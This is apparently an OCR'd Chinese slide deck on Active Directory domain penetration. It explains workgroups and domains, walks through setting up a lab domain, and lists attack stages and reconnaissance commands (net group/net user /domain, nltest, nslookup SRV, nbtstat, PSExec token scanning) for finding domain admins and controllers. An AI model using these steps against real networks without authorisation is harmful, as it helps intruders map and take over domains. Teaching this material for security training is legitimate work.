内网渗透之域渗透

演讲人 nmg
2017.10.28

目录

Part


One

工作组&域

工作组

计算机组织形式


- 工作组
- 域




工作组

没有办法统一管理

没有办法集中身份验证




网络资源




域

统一管理


安装活动目录AD，就是域控制器DC
域用户
Zhang
Wang
Zhao
策略1
策略2
A
B
C
D
策略1
策略2
策略1
策略2
策略1
策略2
策略1
策略2

域

集中身份验证


安装活动目录AD，就是域控制器DC
123
张sid
组sid
abc
张sid
组sid
域用户
Zhang
Wang
Zhao
123
456
789
000
Netlogon服务
123
张sid
组sid
abc
张sid
组sid
A
B
456
张sid
组sid
C
D


搭建简单的域


- 运行--打开-- dcpromo

下一步

搭建简单的域

- DNS服务器配置






域控：192.168.80.141


客户机：192.168.80.138

搭建简单的域

- 新建组和用户



在活动目录中创建市场部、销售部两个组



销售部添加三个账户

Part

Two

域的渗透姿势

域的渗透姿势

域的渗透姿势

- 环境判断
- 定位域控
- 弱点入侵
- 已知漏洞
- 键盘记录
- 中间人攻击
- 假冒令牌

常用命令

net group /domain //获得所有域用户组列表

net group qq_group /domain //显示域中qq_group组的成员

net group "domain admins" /domain //获得域管理员列表

net group "enterprise admins" /domain //获得企业管理员列表

net group "domain controllers" /domain //获得域控制器列表

net group "domain computers" /domain //获得所有域成员计算机列表

net user /domain //获得所有域用户列表

net user someuser /domain //获得指定账户someuser的详细信息

net view /domain //查询有几个域, 查询域列表

net view /domain:testdomain //查看 testdomain域中的计算机列表


nltest /domain_trusts //获取域信任信息

net user domain-admin /domain //查看管理员登陆时间，密码过期时间，是否有登陆脚本

环境判断

所处环境


- 机器所处位置
- 机器角色
- 进出口流量



定位域控

- 定位域控
  - 本地检测
    - Net group “domain admins” /domain获取域管理员列表
    - Ipconffig /all DNS查询
  - 查询活跃的域名控制器
    - Nslookup –type=SRV _ldap._tcp.
    - Netsess.exe –h 使用netsess.exe查询
  - 扫描远程系统上NetBIOS信息
    - Nbtstat 查询NetBIOS 操作系统指纹、共享列表、用户列表..
  - 扫描远程系统上身份验证令牌
    - PSExec扫 描远程系统上的身份验证令牌

弱点入侵

